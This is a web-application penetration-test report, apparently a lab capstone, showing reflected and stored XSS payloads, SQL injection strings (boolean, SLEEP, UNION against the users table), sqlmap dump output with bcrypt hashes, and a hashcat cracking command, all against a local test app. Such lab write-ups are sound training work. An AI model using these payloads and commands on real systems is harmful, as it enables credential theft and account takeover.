



Byte Capsule

STAY SAFE, STAY SECURE

Web Application Security - EHP

Date: 31-10-2025

Name: Md Mazad Ul Islam

Email: mdmajedulislam4111999@gmail.com

Contact Number: +8801746777198

Address: Rangpur, Dhaka, Bangladesh

Title Of Bug

SQL Injection leading to Admin credential disclosure plus Reflected & Stored XSS (remote JavaScript execution risk) — *Critical*

Environment

Platform: Local lab (Kali + Docker)

App: Capstone web application (/capstone) running on local web server (Docker)

Tools used: Browser (Chrome/Firefox), Burp Suite (Proxy, Repeater, Intruder), sqlmap, basic editing tools.

Risk disclaimer: All testing performed in a controlled local lab environment (owned/test environment).

1. Details of Lab

Running the host machine (local):

- Open a browser on the host and visit:
`http://localhost`




Figure 1.1: Connect with lab.

Authentication (lab):

The application provides a sign-up/registration flow. For testing, I created a lab account via the registration form and used those credentials to log in and access features that accept user input (comments, file uploads, etc.). All testing described in this report was performed while authenticated as this lab user.

2. Target Website (Localhost URL)

Main entry point tested:

- `http://localhost/capstone/index.php?message=You%20successfully%20logged%20in!`

Other pages referenced in testing:

- `http://localhost/capstone/coffee.php?coffee=3` (SQLi testing)
- Comment/post endpoints used to test Stored XSS.

Steps of Finding the Bug — Full Assessment Details

Below are step-by-step actions performed during assessment.

1. Login

Objective: Create a user account and authenticate to access pages.

Steps performed:

1. Launch browser and navigate to the target URL: `http://localhost/capstone/index.php`.
2. Click **Sign Up** and register a new user account using test credentials.




Figure 1.1: signup successfully.

3. Submit the registration form and confirm account creation.
4. Navigate to the **Login** page and enter the newly created credentials.
5. Confirm successful login by observing the message: You successfully logged in! and access to the user dashboard.




Figure 1.2: login success.

Creating and using an account allowed testing of authenticated functionality such as submitting comments, file uploads, and verifying vulnerabilities in an authenticated context. Session cookies captured during login were used for subsequent testing with Burp Suite and sqlmap.

2. Reflected & Stored XSS injection using XSS Payload

Reflected XSS:

Goal: Identify input fields or URL parameters that reflect or persist HTML/JS and cause script execution in victims' browsers.

- Identify parameter that is reflected in page HTML: message.
 - In browser or via Burp, send:
`http://localhost/capstone/coffee.php?message=<script>alert('Reflected XSS')</script>`
 - Observe an alert executes when page loads. → **Reflected XSS confirmed.**
- The injected payload in the form before submission.




Figure2.1: Injected XSS payload in the form before submission.

The alert box (browser JS alert) showing payload execution.




Figure 2.2: Showing Reflected XSS execution.

Stored XSS:

- Find comment or input field that stores input (e.g., *comment form on coffee.php*).
- Submit payload as comment (POST):
`<img src=x onerror=alert('Stored XSS')>`
- Visit the page that lists comments. An alert fire automatically for visitors → **Stored XSS confirmed.**

The injected payload in the form before submission





Figure 2.3: Showing Stored XSS payload execution.

Page source showing unencoded stored markup.



```

23 </ul>
24
25 <div class="col-md-3 text-end">
26 <a href="/capstone/logout.php" class="btn btn-outline-secondary me-2">Logout</a>
27 </div>
28
29 </header>
30
31 </div>
32 <div class="album py-5 bg-body-tertiary" style="background-color: #EAEAEA !important">
33 <div class="container">
34 <div class="row">
35 <div style="color: #BC4411">Cafe Del Sol</div><div class="col">
36 </div>
37 <div class="row">
38 <div style="margin: 1em 0 0.5em 0">Customer comments:</div>
39 <div style="margin-left: 2em"><img src=&#x0000; onerror=alert(String.fromCharCode(8858))>\\&#x000A;\\&#x000A;\\&#x000A;
40 </div>
41 </div>
42 </div>
43
44 </div>
45
46 <!-- Login modal -->
47 <div class="modal" id="loginModal" tabindex="-1" aria-labelledby="loginModalLabel" aria-hidden="true">
48 <div class="modal-dialog">
49 <div class="modal-content">
50 <div class="modal-header">

```

Figure 2.4: Page source showing unencoded stored markup.

3. Critical findings using SQL Injection

Goal: Determine whether the coffee parameter is injectable and whether it allows extraction of database content.

Initial probing:

Test Boolean injection:

Endpoint: `http://localhost/capstone/coffee.php?coffee=3' OR '1'='1`

When sending crafted input in the **coffee** GET parameter, the application accepts and uses the input without proper validation/encoding. Using the payload `' OR '1'='1` changes page output (indicates SQL injection possibility). Injected strings in the same parameter also appear to alter page content/DOM/layout — indicating reflected or DOM-based cross-site scripting (XSS).

Both issues permit an attacker to: bypass intended query filters, read or modify data (SQLi), or execute arbitrary script in victims' browsers (XSS).




Figure 3.1: Test Boolean injection

Time-based confirmation:

Test time injection:

Endpoint: `http://localhost/capstone/coffee.php?coffee=3' AND SLEEP(5) AND 'a'='a`

The coffee GET parameter is directly used in a database query without proper parameterization or sanitization. Time-based payloads (e.g. `SLEEP(5)`) cause the server response to delay or the page to fail to render, confirming a time-based blind SQL injection vulnerability. This allows an attacker to extract data one bit/character at a time by observing response delays.




Figure 3.2: Test time injection

Generic UNION query injection:

Endpoint: `http://localhost/capstone/coffee.php?coffee=3 union select null,username,password,null,null,null,null FROM users---`

Using the confirmed SQL injection on the coffee GET parameter, I manually exploited a UNION injection to display rows from the users table in the page. The dump includes administrative usernames and their password hash values (bcrypt-style hashes beginning with `$2y$10$...`), plus additional application data (ratings, etc.). This demonstrates full data-exfiltration capability and direct risk of account takeover.




Figure 3.3: UNION query injection.

Automated Critical Finding with sqlmap :

Endpoint : `sqlmap -u "http://localhost/capstone/coffee.php?coffee=3*" --risk=2`

Automated testing with sqlmap confirms the coffee GET parameter is vulnerable to multiple SQL injection techniques against a MySQL backend:

- **Boolean-based blind injection** (WHERE/HAVING) confirmed.
- **Time-based blind injection** (MySQL SLEEP) confirmed.
- **Generic UNION query injection** confirmed (7 columns discovered).

These allow an unauthenticated attacker to enumerate and exfiltrate database schema and data, execute arbitrary queries, and potentially escalate to full compromise depending on DB privileges.

```
[14:36:39] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[14:36:59] [INFO] URI parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[14:36:59] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[14:36:59] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (poten
[14:37:00] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of quer
ON query injection technique test
[14:37:00] [INFO] target URL appears to have 7 columns in query
[14:37:00] [INFO] URI parameter '#1*' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 69 HTTP(s) requests:
---
Parameter: #1* (URI)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: http://localhost/capstone/coffee.php?coffee=3' AND 6230=6230 AND 'AAhk'='AAhk

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: http://localhost/capstone/coffee.php?coffee=3' AND (SELECT 7234 FROM (SELECT(SLEEP(5)))qCsB) AND 'iArs'='iArs

Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: http://localhost/capstone/coffee.php?coffee=3' UNION ALL SELECT CONCAT(0x717a627a71,0x554d4a7463436253625a626e77714
7871),NULL,NULL,NULL,NULL,NULL,NULL--
---
[14:37:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.54, PHP 7.4.33, PHP
back-end DBMS: MySQL >= 5.0.12
[14:37:04] [INFO] fetched data logged to text files under '/home/mdmazadul/.local/share/sqlmap/output/localhost'
```

Figure 3.3: Critical Finding with sqlmap.

4. Find out Admin user credentials

Administrative credentials and other sensitive data extracted via SQL injection.

Endpoint: `sqlmap -u "http://localhost/capstone/coffee.php?coffee=3*" --dump`

Using a confirmed SQL injection in the coffee parameter, an unauthenticated attacker can enumerate and dump database tables. Automated exploitation with **sqlmap --dump** retrieved user-account data, including at least one administrative account, corresponding password/hash, and other sensitive tables (ratings, application data). This demonstrates full data exfiltration capability and immediate risk of account takeover.

“sqlmap returned administrative usernames and password hashes; these should be treated as compromised because hashes may be crackable offline.”

```

Session Actions Edit View Help
mdmazadul@secretmind: ~ -TabTest

Table: coffee
[8 entries]
+-----+-----+-----+-----+-----+-----+-----+
| coffee_id | notes | roast | name | region | scoring | varietal |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | Apple, Caramel, Blackberry | dark | Huan | Argentina | 87.1 | Catuai |
| 2 | Blackcurrant, Citrus, Molasses | medium | Kahawa | Kenya | 88.4 | SL28, SL34 |
| 3 | Dark Chocolate, Cherry, Brown Sugar | dark | Cafe Del Sol | Colombia | 89.7 | Caturra, Typica |
| 4 | Blueberry, Jasmine, Lemon | light | Buna Ababa | Ethiopia | 90.1 | Heirloom |
| 5 | Dark Chocolate, Licorice, Spice | dark | Java Royale | Indonesia | 86.8 | Ateng, Jember |
| 6 | Green Tea, Peach, Toasted Almonds | medium | Rising Sun | Japan | 85.5 | Typica |
| 7 | Vanilla, Caramel, Macadamia Nut | medium | Mount Kona | Hawaii | 90.3 | Kona Typica |
| 8 | Fig, Apricot, Honey | light | Arabian Nights | Yemen | 88.6 | Dawatri, Tuffahi |
+-----+-----+-----+-----+-----+-----+-----+

[00:52:29] [INFO] table 'peh-capstone-labs'.coffee' dumped to CSV file '/home/mdmazadul/.local/share/sqlmap/output/localhost/dump/peh-capstone-labs/coffee.csv'
[00:52:29] [INFO] fetching columns for table 'users' in database 'peh-capstone-labs'
[00:52:29] [INFO] fetching entries for table 'users' in database 'peh-capstone-labs'
Database: peh-capstone-labs
Table: users
[10 entries]
+-----+-----+-----+-----+
| user_id | type | password | username |
+-----+-----+-----+-----+
| 1 | admin | $2y$10$F9bvqz5eoawIS6g0FH.wG0UkNdBYLFBaCSzXvo2HTegQdNg/HLMJy | jeremy |
| 2 | admin | $2y$10$meh2WxtPZgzZPZrjAmHi20bKk6uXd2yZio7EB8t.MVuV1KwhWv6yS | jessamy |
| 3 | admin | $2y$10$cCXaMFLC.ymTSqu1whYwbuU38RBN900NutjYBvCClqh.UHHg/XfFy | raj |
| 4 | user | $2y$10$ojC8YCMKX2r/Suqco/h.T0FTIaw5k3Io5FVSCeWjCCqL8GWwmAczC | bob |
| 5 | user | $2y$10$EPM4Unjn4wnn4SjoEPJu7em60LISImA50Q53T1jCLyh48d7Pv6KBi | maria |
| 6 | user | $2y$10$qAXjb233b7CMHc69CU.8ueluFWZDt9f08.XYJjsJ.EfC/05JGS0qW | amir |
| 7 | user | $2y$10$37gojoTFmj86E6NbENGg9e2Xu2z60KKSgnjYxdkXJn/8dvSk2tKfG | xinyi |
| 8 | user | $2y$10$5sVvPfZ0jzRTSeXJtQBgc.CfsDEwwITNkIg2IF9jSBhZZ1Rq.IK3. | kofi |
| 9 | user | $2y$10$pi19w7vKE7y0PCcQKfYy0DnLac0ieFMEK0q5n606SMZ1/DLMvL. | secretmind |
| 10 | user | $2y$10$fpYMcPPrffZuX2MRZiVDtey75x.Zr/Glph6jqs4B090vhFahmuuW | abc |
+-----+-----+-----+-----+

[00:52:58] [INFO] table 'peh-capstone-labs'.users' dumped to CSV file '/home/mdmazadul/.local/share/sqlmap/output/localhost/dump/peh-capstone-labs/users.csv'

```

Figure 4.1: sqlmap output showing.

Offline cracking (optional & lab-only):

Cracking hashes use hashcat with bcrypt mode and a wordlist + rules. This is computationally expensive and should only be done in lab.

(hashcat -m 3200 userhash.txt rockyou.txt)

```

mdmazadul@secretmind: ~
Session Actions Edit View Help
mdmazadul@secretmind: ~/labs
mdmazadul@secretmind: ~

Database: peh-capstone-labs
Table: users
[9 entries]
